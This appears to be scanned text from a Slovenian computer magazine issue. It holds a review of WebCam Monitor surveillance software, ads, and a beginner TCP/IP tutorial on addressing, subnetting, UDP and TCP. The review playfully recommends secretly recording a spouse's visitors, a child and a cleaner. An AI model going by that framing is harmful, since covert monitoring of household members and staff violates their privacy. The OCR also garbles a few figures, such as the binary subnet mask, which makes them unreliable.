Če želite pri delu zasačiti nepovabljeni obiskovalce, povprašati ženo, kdo je prijatelj, ki je bil na obisku dopoldne, ali morda podrastek soočiti z dejstvom, da gledanje televizije ni ravno učenje matematike, ne potrebujete kupa denarja, saj lahko uporabite kar **domači računalnik** v povezavi s **poceni spletno kamero**, po možnosti pa tudi **internetno povezavo**, da vas o dogajanju obvešča tudi, ko ste odsotni. Seveda se lahko za nadzor svojega delovnega okolja odločite tudi v službi, tako lahko brez večjih težav ugotovite, ali čistilka res vsak dan odnese samo smeti ali pa je morda tajna agentka, ki ob vaši odsotnosti pregleda vsebino predalov ali kako drugače stika po morebitnih zaupnih informacijah.


Poleg računalnika, kamere in internetne povezave, potrebujemo **programsko rešitev**, ki bo komponente povezala v koristno celoto. Med iskanjem idealnega povezovalca sem med mnogimi različnimi rešitvami izbral **WebCam Monitor**. Program dejansko ponuja vse, kar ostali več ali manj obljudljajo.

### VAŠ VOHUN: WEBCAM MONITOR

Video nadzorni sistem, ki ga upravljamo s programom WebCam Monitor ne potrebuje ogromne količine prostega diskovja, ravno nasprotno, z zaznavo zvoka in gibanja nam zabeleži samo tiste trenutke, ko se v prostoru **dejansko kaj dogaja**. Tako nam prihrani marsikatero uro brskanja med nepomembnimi



**Primer cenovno ugodne brezžične videokamere, ki jo lahko priključimo kar na TV-kartico.**



**Uporabniški vmesnik je pregleden in uporabniku prijazen, pogosto uporabljene funkcije pa vedno pri roki.**

posnetki. Če želimo na delu ujeti koga izmed prej naštetih, nam nič ne pomaga, če program dogajanje shrani, zasačeni pa nam shranjeno pobriše, v primeru kraje pa računalnik celo odnese skupaj z video in zvočnim zapisom celotnega vloma. Tu nam pride prav nekaj možnosti programa, ki nam ob sprožitvi  **alarma**  kar **po elektronski pošti pošlje obvestilo**, da se nekaj dogaja, pripne video posnetek, zvočni zapis ali morda samo fotografijo. Ker pa pošte ne prebiramo ravno vsakih 10 sekund, si lahko obvestilo prek elektronskega posredovanja posredujemo kar v mobilni telefon v obliki SMS-sporočila.

Program lahko dogajanje v obliki slik, zvočka ali video posnetkov posreduje tudi v **FTP-strežnik**. Določimo lahko, da nam slike predhodnega alarma ob pojavu novega prepíše ali pa jih preprosto zaporedno označi. Ravno tako je tudi z video posnetki. Na tak način lahko celotni video nadzorni sistem preprosto integramo na spletno stran.

Izmed mnogih možnosti nam lahko koristi tudi **živo oddajanje video in zvočnega toka**. Rešitev nam pride prav, kadar želimo prostor nadzorovati z oddaljene lokacije. (Smo v službi, doma pa nam varuška čuva otroka).

### TUDI Z VEČ KAMERAMI

Program je postal moj favorit tudi po zaslugi kroženja po video napravah. Res je, da so spletne najcenejša rešitev, saj novo dobimo že

za okoli dva tisočaka, največji problem pri teh izvedbah pa je omejitev dolžine USB-kabla, ki znaša bore tri metre.

Kaj pa, če bi želeli na naš novi nadzorni sistem priključiti **več kamer**, morda celo katero izmed poceni **brezžičnih kamer**, ki jih lahko najdemo tudi na slovenskem delu spleta ([www.bolha.com](http://www.bolha.com)). Poleg kamere je dovolj že poceni TV-kartica, grafična kartica z video vhodom ali kak drug vmesnik, ki je zmožen na računalniku prikazati zunanji video izvor.

Tako lahko na en računalnik priključimo tudi več videokamer, ki jih spretno porazdelimo po okolju, ki ga želimo nadzorovati. Z vključitvijo

kroženja pa lahko program ukažemo, da na želeno frekvenco menja video izvor.

### IDEALNO ZA DOMAČE DETEKTIVE

Program za video nadzor WebCam Monitor je idealna poceni rešitev za domače detektive. Z možnostjo zaznave zvoka in gibanja nam ponuja ekonomični način nadzora določenega okolja. Sproženi alarm nam na zahtevo shrani slike dogodkov, zvočni ali video zapis ter nam omenjeno tudi posreduje na oddaljeno lokacijo prek protokola FTP ali elektronske pošte. Lahko pa nam ustreže tudi z živim video/avdio tokom, za sprejem katerega potrebujemo le osebni računalnik, opremljen s predvajalnikom Windows Media Player.

Za delovanje potrebujemo enega izmed Microsoftovih favoritov (Windows 2000, XP ali 2003), 128 MB RAM-a, nekaj prostora na trdem disku, spletno kamero, mikrofon in vsaj 300 MHz Pentium 2, da zadovolji potrebam, ne škodi pa niti hitra internetna povezava. Cena **50 ameriških dolarjev** je morda malenkost previsoka, morda tudi zato pri programski hiši **DeskShare** ponujajo tudi okleščeno različico, čigar slabost je »le« časovno omejen nadzor na pol ure.

# MODNA JANA V NOVI PREEBLEKI,

# DOJNA ŠTEVILKA PRESEŽKOV IN PREGLEDOV!

**10** NAJLEPŠIH KOLEKCIJ,

**99** NAJUSPEŠNEJŠIH SLOVENCEV

**5** NAJLEPŠIH HRVATIC

**20** NAJBOLJŠIH PLAŠČEV,  
VSE SKRIVNOSTI STILA

**21** MODNIH STROKOVNJAKOV  
IN MODNA ZGODBA,  
KI JE ŠOKIRALA SLOVENIJO.



Priloga Vročih  
triinsedemdeset

Darilo ob vsakem izvodu:

## BLEŠČILO ZA USTNICE!



REVUJE

# MODNA JANA NAJBOLJ TRENDOVSKA REVUJA V SLOVENIJI!

sam svoj mojster: mala šola TCP/IP-ja

## Udomačimo si omrežne protokole

Splošno je znano, da je TCP/IP omrežni protokol, ki ga uporabljamo v različnih okoljih, kot so krajevno omrežje (LAN), prostrana omrežja (WAN) ter »omrežju omrežij«, ki je danes, po priljubljenosti in številu uporabnikov, nesporno številka ena – v internetu ...

**Piše: Marko Koblar**

marko.koblar@mojmikro.si

Čeprav je postal TCP/IP naš vsakodnevni spremljevalec, pa marsikdo ne pozna načela njegovega delovanja. Marsikdo po zamahnil z roko češ, da je za zagon naprave treba vpisati le ustrezne vrednosti in globlje poznavanje niti ni nujno. Dejstvo pa je, da je dobrodošlo v primerih, ko želi uporabnik priključiti dodatno napravo, nalleti na težave v omrežju ali želi omrežje in naprave v njem optimalno izkoristiti.

### PREPLETANJE PROTOKOLOV


Že samo ime TCP/IP (Transmission Control Protocol/Internet Protocol – protokol za krmiljenje prenosa/internetni protokol) nakazuje, da ne gre za en protokol. V zmoti so tudi tisti, ki pričakujejo, da gre pri vsem skupaj le za kombinacijo dveh protokolov, saj gre pri TCP/IP-ju za **prepletanje prej omenjenih protokolov z drugimi**. Če sodite med tiste, ki se zaradi nepoznavanja ali nerazumevanja sveta protokolov bojijo, vas bom poskušal prepričati, da zadeva še zdaleč ni tako huda. Poznavalci področja pa naj mi ne zamerijo določenih poenostavitev, ki bodo narejene z namenom lažjega razumevanja tematike.

### PRIMERI IZ VSAKDANJEGA SVETA

Protokole lahko razumemo kot določena pravila, ki so lahko uporabljena splošno ali pa le v omejenem obsegu. Primer uporabe določenih protokolov je lahko tudi vožnja **avtomobila**. Avto najprej »vžgemo«, nato speljemo (po določenem postopku), menjamo prestave (spet po določenem postopku), zaviramo, se srečujemo z drugimi udeleženci (po dogovorjenih pravilih). Drug primer bi lahko bil priprava **hrane**. V kuharski knjigi je za določeno jed naveden postopek priprave: potrebujemo prave sestavine, ki jih kombiniramo med seboj po določenih pravilih in ustreznem zaporedju. Ker gre za uporabo znanih postopkov (npr. znano je, kaj je paniranje), postopkov ni treba vsakič znova opisovati, ampak se nanje le sklicujemo.


### PROTOKOLI IN NIVOJI

Primer priprave jedi je dobrodošel tudi za razumevanje še ene komponente protokolov. Od



TCPIP in OSI

najnižje **ravni** (posamezne sestavine) z uporabo postopkov počasi prehajamo proti višjim ravnem do najvišje – končne jedi. Postopnost prehajanja med ravnimi pa nam omogoča tudi to, da lahko naredimo določene spremembe le na »delu«, ki je potreben, vse drugo pa lahko pustimo nespremenjeno. To lahko ponazorimo z nakupom novega avtomobila (zaradi zamenjave starega tipa avtomobila z novim ne spreminjajo prometnih predpisov) ali na primer, da



Nivoji TCP/IP

zaradi spremenjenega načina delovanja zelene luči ne zamenjujemo osebnih vozil. Skratka, spremembe delamo **le na ravneh, kjer so te potrebne**, na mejah pa zagotovimo možnost povezovanja z drugimi področji.

Lahko bi rekli, da je razdelitev TCP/IP-ja narejena nekoliko drugače, kot jo poznamo pri modelu OSI. V grobem lahko rečemo, da s TCP/IP-jem »pokrivamo« **štiri nivoje**, od katerih vsak višji nivo dodaja novo funkcionalnost glede na spodnjega. Na najnižji ravni (link) lahko uporabimo poljubno tehnologi-

jo, npr. ethernet, token ring, povezava prek protokola PPP oziroma SLIP ... Ker lahko omenjene tehnologije (npr. ethernet) izvedemo prek različnih medijev (UTP, koaksialni kabel, optika, brezžične povezave ...), lahko trdimo, da je uporaba TCP/IP-ja praktično **neodvisna od uporabljenega medija!** O ethernetu smo v pretekli številki Mojega mikra že pisali, zato pojdemo stopnjo višje – na raven omrežja.

### OMREŽNI NIVOJ

Na omrežnem nivoju najdemo internetni oziroma **IP-protokol**. Naloga omrežnega nivoja je, da skupaj s spodnjim nivojem poskrbi za prenos »informacije« med dvema točkama. Z informacijo mislim skupino oziroma bloke podatkov, ki se prenašajo v obliki paketov prek datagramov.

Prišli smo do pojma **paket**, zato je prav, da ga razložimo. Pojem IP-paketa lahko primerjamo z običajnim poštnim paketom. Tisti, ki opravlja storitev prenosa (poštar), ne ve, kakšna je vsebina paketa, na paketu pa sta napisana naslova tistega, ki mu paket pošiljamo, in naslov tistega, ki paket pošilja. Podobno velja pri IP-paketih. IP-paket je zaokrožena celota, ki je v grobem sestavljena iz **dveh delov**: režijskega dela (v katerega zapišemo tudi informacije o izvornem in ponornem naslovu) ter dela, v katerem prenašamo koristno informacijo.

Ko smo v pretekli številki govorili o ethernetu, smo spoznali naslove **MAC** (Media Access Control), ki so bili kot unikatni naslov zapisani v strojno opremo. Pri IP-protokolu poznamo podobne naslove, ki predstavljajo vrednosti, določene v programski opremi. Tudi te vrednosti morajo biti znotraj omrežja unikatne. IP-naslove lahko gledamo **podobno kot številke v telefonskem omrežju**. Če zapišemo svojo telefonsko številko na vizitko, jo pišemo običajno v obliki +, ki označuje izhodno kodo države, kodo klicane države, kodo omrežne skupine, telefonsko številko znotraj omrežja – na primer +386(0)41 738261. Zaradi lažje čitljivosti lahko dodamo še vmesne znake npr. +386-(0)41-738-261. Navsezadnje pa bi se lahko dogovorili tudi za poenostavljen zapis in ločitev s pikami 386.041.738.261. Ne glede na tip zapisa je bistveno to, da je telefonska številka sestavljena iz **dveh delov**: poti, ki kaže na operaterja v določeni državi, in konkretnega uporabnika v tem omrežju. Moj operater (Telekom Slovenije) poskrbi za vzpostavitev povezave do klicanega omrežja, drug operater pa poskrbi za ustrezno usmerjanje klica znotraj svojega omrežja.

### Naloga IP-protokola

Vsako sporočilo ali informacija se preko TCP/IP-omrežja pošlje kot IP-paket. Naloga IP-protokola je omogočanje prenosa podatkov prek omrežij in med njimi. Od tod tudi njegovo ime IP (Internet Protocol). Vsaka naprava v IP-omrežju potrebuje unikatni naslov.




## sam svoj mojster: mala šola TCP/IP-ja

Podobna zgodba je v podatkovnem svetu. Ker računalniki uporabljajo za svojo komunikacijo digitalne signale (zapis z 0 in 1) zapišemo vrednosti naslovov obliki **štirih oktetov, ki jih med seboj ločimo s pikami**, npr. 11000001.10111101.10100000. 11101010. Ker pa je večini ljudi bližji desetiški zapis, lahko prejšnji (binarni) zapis preprosteje napišemo kot naslov 193.189.160.234 (če vam prevajanje iz ene oblike v drugo ne leži, lahko uporabite tudi računalno v okolju Windows). Z vsakim oktetom lahko zapišemo  $2^8=256$  vrednosti (od 0–255). Zato nobena vrednost znotraj IP-naslava ne more biti drugačna kot v intervalu med 0 in 255.

Z vsemi biti v naslovu lahko dosežemo skupaj  $2^{32}=4.294.967.296$  **možnih naslovov**. Čeprav se ta vrednost na prvi pogled morda zdi velika, bomo v nadaljevanju ugotovili, da to ne drži. Podobno kot pri zapisu celotne telefonske številke moramo tudi pri IP-naslovu vedeti, kateri del pripada določenemu **operaterju** in kateri del je specifičen za **posameznega uporabnika**. Dodatna informacija o IP-naslovu je tako imenovana **maska** (subnet mask). Ta, podobno kot IP-naslov, vsebuje 4 bajte (32 bitov) in jo tudi zapisujemo v isti obliki kot IP-naslov, torej s pikami. Delovanje maske si lahko zamislimo kot kazalec, ki ga pomikamo levo ali desno po 32 bitih IP-naslava. Levo od kazalca so vrednosti maske 1, desno od nje pa 0. Med navpičnimi vrednostmi IP-naslava ter maske izvedemo funkcijo logičnega IN (0 in 0 = 0, 0 in 1 = 0, 1 in 0 = 0, 1 in 1 = 1), s čimer lahko ločimo del omrežja od naslova uporabnika v omrežju.

Po izvedbi logičnega IN med IP-naslovom in masko ugotovimo, da je uporabnikom v prvem primeru namenjen prostor osmih bitov ( $2^8-2=254$  uporabnikov), v drugem pa šestnajstih bitov ( $2^{16}-2=65534$ ). Dva naslova smo odvzeli zato, ker prvi naslov v omrežju označuje omrežje – (v primeru a. je to 192.168.200.0 v b. primeru pa naslov 192.168.0.0), zadnji pa je tako imenovani broadcast naslov (v primeru a. je to 192.168.200.255, v b. primeru pa naslov 192.168.255.255). Ker je celotni naslovni prostor omejen (32 bitov), je jasno, da s premikanjem maske v levo oziroma desno posredno vplivamo na število možnih omrežij, oziroma število uporabnikov



Primer uporabe kalkulatorja za subnet

v njih – več omrežij pomeni manj uporabnikov v njih. Zaradi optimizacij lahko naslovni prostor, ki nam je na voljo za omrežja, **delimo ali združujemo** – postopek imenujemo **subnetting** oziroma **supernetting**. Načelno je možno masko premikati poljubno (ne le na mejah).

**Primer:** IP-naslov 192.168.200.5 = 11000000.10101000.11001000.00000101  
maska 255.255.255.240 = 11111111.11111111.11111111.1111110000 (krajši zapis /28)

V omrežju ne bo več 254 možnih uporabnikov temveč le 14 (od 1–14). IP-naslov omrežja bo 192.168.200.0, broadcast naslov omrežja bo 192.168.200.15. Naslov 192.168.200.16 (ki je bil prej v istem omrežju, je po novem IP-naslov novega omrežja). Če vam premetavanje naslovov glede na masko ne diši lahko to storite tudi s kakšnim IP-kalkulatorjem (npr. [www.wildpackets.com/products/free\\_utilities/ipsubnetcalc/overview](http://www.wildpackets.com/products/free_utilities/ipsubnetcalc/overview))

### TCP/IP na štirih ravneh

Aplikativni: HTTP, FTP, SSH ...  
Transportni: TCP, UDP  
Omrežni: IP  
Povezava: Ethernet

### Razredi IP-naslovov

Razred A: 0xxxxxxx 1-127  
Razred B: 10xxxxxx 128-191  
Razred C: 110xxxxx 192-223  
Razred D: 1110xxxx 224-239  
Razred E: 11110000 240-254



#### Matrični POS tiskalnik SP 212 – kuhinjski tiskalnik



2,5 vrstici na sekundo,  
76 mm širina izpisa,  
original + 2 kopiji

#### Termalni tiskalnik TSP 600, z nožem in napajalnikom

Histrost izpisa 100 mm na sekundo, možnost izpisa barkode,  
V črni ali svetli barvi, širina izpisa 80 ali 58  
Paralelni serijski, USB ali ethernet vmesnik za mrežno povezavo



#### Matrični tiskalnik SP 500 z nožem

POS, fискални tiskalnik. Kiosk izvedba, možnost pritrditve na steno  
7,6 vrstic na sekundo, širina izpisa 76 ali 58 mm  
Original + 2 kopiji  
Laundry ribbon za kemične čistilnice,  
opcija navjalec kopije računa,  
V črni ali svetli barvi



#### Termalni tiskalnik TSP 700, z nožem in napajalnikom

Hitrost izpisa 180 mm na sekundo, PC 437, 852, 1250, ASCII,  
Možnost tiskanja deklaracij, črtno kodo,  
Brezplačen CD za Auto Logo Funkcijo  
Paralelni serijski, USB, ethernet vmesnik za mrežno povezavo  
Zaščitni pokrov, širina izpisa 58, 80 ali 82 mm, Dva izhoda za papir



#### NOVO NOVO NOVO!

#### Termalni tiskalnik TSP 1000

Tiskanje vstopnic, avionskih kart, POS tiskalnik,  
Termalni tiskalnik TSP 1000, z nožem in napajalnikom  
180 mm na sekundo,  
100 do 200 mm premer role  
v črni ali svetli barvi,  
tiskanje barcod, paralelni ali serijski,  
USB opcija ethernet ali WIFI



Servisiranje POS tiskalnikov, potrošni material in ostala POS oprema

**SLOGATEAM d.o.o.**


**SERVIS IN PRODAJA**

Blatnica 10, 1236 Trzin  
Tel.: 01/ 566 25 20, faks: 01/ 566 25 14  
e-mail: [info@sloga-tim.si](mailto:info@sloga-tim.si), [www.sloga-tim.si](http://www.sloga-tim.si)  
[www.starmicronicseurope.com](http://www.starmicronicseurope.com)

## sam svoj mojster: mala šola TCP/IP-ja

### JAVNI IN ZASEBNI NASLOVI

Spoznali smo, da imajo določeni naslovi poseben pomen. IP-naslov 0.0.0.0 označuje privzeto omrežje, ki ga uporabljamo v kombinaciji z masko 0.0.0.0 in kaže na privzeti prehod omrežja (več o njem v nadaljevanjih). Naslovi, ki se začnejo z vrednostmi 1–126, sodijo v tako imenovani **razred A** (Class A) in je namenjen majhnemu številu omrežij z velikim številom uporabnikov. Naslov 127.0.0.1 označuje navidezni vmesnik, ki deluje kot zanka (računalnik pošilja podatke sam sebi) in je namenjen predvsem testiranju. Naslovi, ki se začnejo z vrednostmi med 128 in 191, so namenjeni srednje velikim omrežjem in jih uvrščamo v **razred B** (Class B). Naslovi od 192 do



Struktura glave IP-paketa

storitev lahko menimo in načelno verjamemo, da je bilo poslano pismo dostavljeno tudi, če ne dobimo potrditve o sprejemu. Pisemske pošiljke pa lahko pošiljamo tudi dražje/zamudneje in smo o (ne)uspešnosti dostave obveščeni. Če vročitev iz takšnega ali drugačnega razloga ni bila uspešna, lahko pošiljanje ponovimo. Po nadzorovanem načinu dostave posegamo takrat, ko je to zaradi raz-

**V zmoti so tudi tisti, ki pričakujejo, da gre pri vsem skupaj le za kombinacijo dveh protokolov, saj gre pri TCP/IP-ju za prepletanje omenjenih protokolov z drugimi.**

223 so namenjeni še manjšim omrežjem in sodijo v razred C (Class C). V preostalem prostoru sta še **razred D**, ki je namenjen za multicast (multicast je hkrati pošiljanje IP-prometa več uporabnikom), in **razred E** (eksperimentalni nameni). Za preprečitev kaosa v javnih omrežjih ustrezne organizacije razporejajo IP-naslove (javni naslovi razredov A, B, C) uporabnikom.

Zaradi pomanjkanja javnih IP-naslovov so uporabniki največkrat prisiljeni uporabljati drugo skupino naslovov – **zasebne naslove**. Uporabniki lahko sami razpolagajo z zasebnimi naslovi med 10.0.0.0 in 10.255.255.255 (razred A), med 172.16.0.0 in 172.31.255.255 (razred B) ter med 192.168.0.0 in 192.168.255.255 (razred C). Ti se lahko v omrežjih različnih uporabnikov večkrat uporabijo, saj so posamezna zasebna omrežja skrita druga pred drugim – zasebni naslovi se prek interneta ne usmerjajo, z izjemo VPN-povezav. Zato je treba za zagotovitev dostopa do zasebnega omrežja imeti vsaj en javni IP-naslov, ki ga dobimo od ponudnika dostopa do interneta. Ta naslov je lahko statičen (ves čas je enak oziroma vsakič se nam

dodeli isti IP-naslov) ali dinamičen (dodeljuje se naključno).

Za omogočanje mehanizma prenosa moramo na nivoju etherneteta poznati (strojni) naslov posameznega vmesnika. Zato imamo v TCP/IP-omrežjih tudi protokol ARP (Address Resolution Protocol), ki skrbi za pretvorbo med IP-naslov in MAC-naslovi. Deluje tako, da pošilja po omrežju sporočila z ARP-zahtevo, naprave pa mu ob detekciji svojega IP-naslova v ARP-sporočilu odgovarjajo s podatkom o MAC-naslovu.

Sam IP je **nepovezavno** (connectionless) usmerjen protokol. To pomeni, da se **vsak IP-paket obravnava samostojno**. IP-protokol je podoben poštnemu uslužbencu, ki skrbi za »ročno« usmeritev posameznega paketa in se ne obremenjuje s tem, kako bo z njegovo končno dostavo, na primer vrstni red prispetja pošiljke glede na vrstni red pošiljanja, prispetje pošiljke na končno lokacijo ...

Glede na potrebe se lahko se pri poštnih pošiljkah odločamo med **različnimi načini prenosa**. Cenejše in manj zamudno je običajno pošiljanje pošte. Glede na kakovost poštnih

ličnih okoliščin mogoče (ustrezni časovni okviri – če tega zamudimo, nam tudi ponovitev nič ne pomaga) ali pa je nujno zaradi same narave. Enako velja za IP-pakete. Ker sam IP-protokol tega na omrežnem nivoju ne omogoča, lahko storimo to na višjem – transportnem nivoju. Na njem lahko najdemo protokola UDP (User Datagram Protocol) in TCP (Transmission Control Protocol).

### UDP IN TCP

UDP je zelo preprost protokol, ki nadgrajuje nižje ležeči IP, še vedno pa ostaja **nepovezavno orientiran** (ni mehanizma nadzora dostave IP-paketov). UDP med drugim doda polja, ki vsebujejo tudi informacije o uporabljenih vratih (port) na izvoru oziroma ponoru. Gre za »navidezna« vrata, ki so značilna za posamezne storitve. Na podlagi informacij o vratih lahko pravilno zložimo pakete z istega IP-naslova, ki prihajajo za različne storitve. UDP uporabljamo predvsem v **časovno kritičnih aplikacijah** (npr. broadcast, multicast, prenos govora prek IP-protokola – VoIP ...). Pri »realnočasovnih« aplikacijah so IP-paketki hitro pokvarljivo blago, podobno kot sadje, ki mora biti pravočasno dostavljeno, kajti prepozna dostava nam nič ne pomaga ...

TCP je **povezavno orientiran protokol**, ki ga uporablja večina aplikacij in je kompleksnejši od UDP-ja. To pomeni, da se pred začetkom prenosa podatkov med uporabniki vzpostavi »povezava«, **prek katere se potrjuje pravilnost sprejema paketov** (v nasprotnem primeru se prenos neuspešno prenesenih paketov ponovi). Zaradi optimiranja se ne potrjuje vsakega paketa, temveč določene skupine (velikost okna). Bistvena prednost TCP-ja glede na UDP je možnost opozarjanja oddajne strani (aplikacije). Podobno kot UDP pozna tudi TCP-vrata, s pomočjo katerih lahko ugotovimo, kateri protokol/aplikacija je podatke sprejel/a ali poslal/a.

(Se nadaljuje)



**RADIO KRANJ d.o.o.**  
Stritarjeva ul. 6, KRANJ


TELEFON:  
**(04) 2812-220** REDAKCIJA  
**(04) 2812-221** TRZENJE  
**(04) 2022-222** PROGRAM  
**(051) 303-505** PROGRAM GSM

FAX:  
**(04) 2812-225** REDAKCIJA  
**(04) 2812-229** TRZENJE

E-pošta:  
**radiokranj@radio-kranj.si**  
 spletna stran:  
**www.radio-kranj.si**

**GORENJSKI MEĀSRĀEK**

**NAJBOLJ POSLUŠANA RADIJSKA POSTAJA NA GORENJSKEM**



# Izumljanje prihodnosti

Tako kot v lanski novoletni številki Mojega mikra predstavljamo napovedi za naslednjih 20 let, tokrat z drugačnih poslovnih področij.

**Piše: Esad Jakupović**

esad.jakupovic@mojmikro.si

**D**a bi razumeli prihodnost in se najo pripravili, potrebujemo več kot samo napovedovanje. »Napovedovanje prihodnosti deluje najbolje, če ga ustvarjate in oblikujete zase,« pojasnjuje dr. Heinrich von Pierer, predsednik uprave Siemens. V njegovem podjetju uporabljajo geslo »Izumljanje prihodnosti«, s katerim opisujejo proces prepoznavanja obetajočih zamisli in novih prijemov, načrtovanja postopkov in predstavljanja trendov.

